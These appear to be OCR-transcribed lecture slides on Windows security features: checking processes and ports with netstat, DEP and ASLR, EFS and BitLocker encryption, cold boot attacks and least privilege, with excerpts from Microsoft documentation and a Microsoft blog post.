
Suspicious Processes

- Malicious process with CPU utilization
- End process or kill to stop

- Check scheduler queue: schtasks, task scheduler

Suspicious Ports


- Use **`netstat -aon`** to view network connections



```
F:\Users\Sam>netstat -aon

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       816
  TCP    0.0.0.0:912            0.0.0.0:0              LISTENING       1160
  TCP    0.0.0.0:12121          0.0.0.0:0              LISTENING       3840
  TCP    0.0.0.0:12122          0.0.0.0:0              LISTENING       3840
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       504
```

Windows Security Features

- Windows Firewall
- Automated Updates
- Security Center: for consumers, not IT pros


Send Feedback
Control Panel ▸ All Control Panel Items ▸ Action Center
Search Control Panel
Control Panel Home
Change Action Center settings
User Account Control settings
View archived messages
View performance information
See also
Backup and Restore
Windows Update
Windows Program Compatibility Troubleshooter

Review recent messages and resolve problems

Action Center has detected one or more issues for you to review.

Security

Virus protection (Important)

Windows did not find antivirus software on this computer.

Turn off messages about virus protection
Find a program online

Network firewall (Important)

Windows Firewall is turned off or configured incorrectly.

Turn off messages about network firewall
Turn on now
Get a different firewall program online


Scan required

Windows Defender needs to scan your computer.

Maintenance

Windows Security Features

- Group Policy tool
  - Allows security policy settings in domains
- Microsoft Security Essentials
  - Free antivirus, included in Win 8 by default
- EMET (Enhanced Mitigation Experience Toolkit)
  - Allows the user to configure DEP (Data Execution Prevention) and ASLR (Address Space Layout Randomization)



oft.com/it-it/library/windows/desktop/aa366553(v=vs.85).aspx

Data Execution Prevention

Data Execution Prevention (DEP) is a system-level memory protection feature that is built into the operating system starting with Windows XP and Windows Server 2003. DEP enables the system to mark one or more pages of memory as non-executable. Marking memory regions as non-executable means that code cannot be run from that region of memory, which makes it harder for the exploitation of buffer overruns.

DEP prevents code from being run from data pages such as the default heap, stacks, and memory pools. If an application attempts to run code from a data page that is protected, a memory access violation exception occurs, and if the exception is not handled, the calling process is terminated.


DEP is not intended to be a comprehensive defense against all exploits; it is intended to be another tool that you can use to secure your application.

How Data Execution Prevention Works

If an application attempts to run code from a protected page, the application receives an exception with the status code **STATUS_ACCESS_VIOLATION**. If your application must run code from a memory page, it must allocate and set the proper virtual memory protection attributes. The allocated memory must be marked **PAGE_EXECUTE**, **PAGE_EXECUTE_READ**, **PAGE_EXECUTE_READWRITE**, or **PAGE_EXECUTE_WRITECOPY** when allocating memory. Heap allocations made by calling the **malloc** and HeapAlloc functions are non-executable.

Applications cannot run code from the default process heap or the stack.

DEP is configured at system boot according to the no-execute page protection policy setting in the boot configuration data. An application can get the current policy setting by calling the GetSystemDEPPolicy function. Depending on the policy setting, an application can change the DEP setting for the current process by calling the SetProcessDEPPolicy function.



When ASLR makes the di
Sicuro
https://blogs.technet.microsoft.com/srd/2014/03/12/when-aslr-makes-the-difference/
Rate this article
Share 0
0
in 0
0

When ASLR makes the difference

swiat March 12, 2014

We wrote several times in this blog about the importance of enabling *Address Space Layout Randomization* mitigation (ASLR) in modern software because it's a very important defense mechanism that can increase the cost of writing exploits for attackers and in some cases prevent reliable exploitation. In today's blog, we'll go through ASLR one more time to show in practice how it can be valuable to mitigate two real exploits seen in the wild and to suggest solutions for programs not equipped with ASLR yet.

Born with ASLR

ASLR mitigation adds a significant component in exploit development, but we realized that sometimes a single module without ASLR loaded in a program can be enough to compromise all the benefits at once. For this reason recent versions of most popular Microsoft programs were natively developed to enforce ASLR automatically for every module loaded into the process space. In fact Internet Explorer 10/11 and Microsoft Office 2013 are designed to run with full benefits of this mitigation and they enforce ASLR randomization natively without any additional setting on Win7 and above, even for those DLLs not originally compiled with /DYNAMICBASE flag. So, customers using these programs have already a good native protection and they need to take care only of other programs potentially targeted by exploits not using ASLR.

ASLR effectiveness in action

Given the importance of ASLR, we are taking additional efforts to close gaps when ASLR bypasses arise in security conferences from time to time or when they are found in-the-wild used in targeted attacks. The outcome of this effort is to strength protection also for previous versions of Microsoft OS and browser not able to enforce ASLR natively as IE 10/11 and Office 2013 can do. Some examples of recent updates designed to break well-known ASLR bypasses are showed in the following table.

MS BULLETIN	ASLR BYPASS	REFERENCE

Windows Security Features

- Encryption: BitLocker and Encrypting File System
- EFS: Symmetric key itself encrypted by public key of a user and stored as an attribute of the file; symmetric key decrypted by a private key first before decrypting the file
- Protection from booting alternative OS, files in remote server.


- Recovery Agent
- Employees leave the organization - privacy issues
- Primary vulnerability: Recovery Agent account

Windows Security Features

- EFS encrypts folders
  - Win 2000 and Server 2003 also set the Local administrator account as the Default Recovery Agent, which was a serious security hole; but this was fixed since Win XP

- BitLocker encrypts the whole hard drive
- In Windows 7, BitLocker To Go can encrypt removable USB devices

Video: Hacking BitLocker



Lest We Remember: Cold Boot Attacks on Encryption Keys

J. Alex Halderman, Seth D. Schoen, Nadia Heninger, William Clarkson, William Paul, Joseph A. Calandrino, Ariel J. Feldman, Jacob Appelbaum, and Edward W. Felten

Key Management

- https://www.youtube.com/watch?v=E6gzVVjW4yY

- Cold Boot Countermeasures: separate the key physically, removable external module

Least Privilege

- Most Windows users use an Administrative account all the time
- Many Win Services run under Administrative privileges
  - Very poor for security, but convenient
  - For XP, 2003, and earlier: log on as a limited user, use runas to elevate privileges as needed

Windows Security Features (1/3)

- Windows Firewall
  - “Exception” metaphor for permitted applications
  - All inbound connections are blocked by default
- Automated Updates
- Security Center
  - For consumers, not IT pros
- Security Policy and Group Policy
  - For stand-alone computer and large number of systems
- Microsoft Security Essentials
  - Antimalware: real-time protection, system scanning and cleaning, rootkit protection, network inspection, automatic updates
- The Enhanced Mitigation Experience Toolkit
  - Managing mitigation technologies in Windows: DEP (Data Execution Prevention), ASLR (Address Space Layout Randomization)

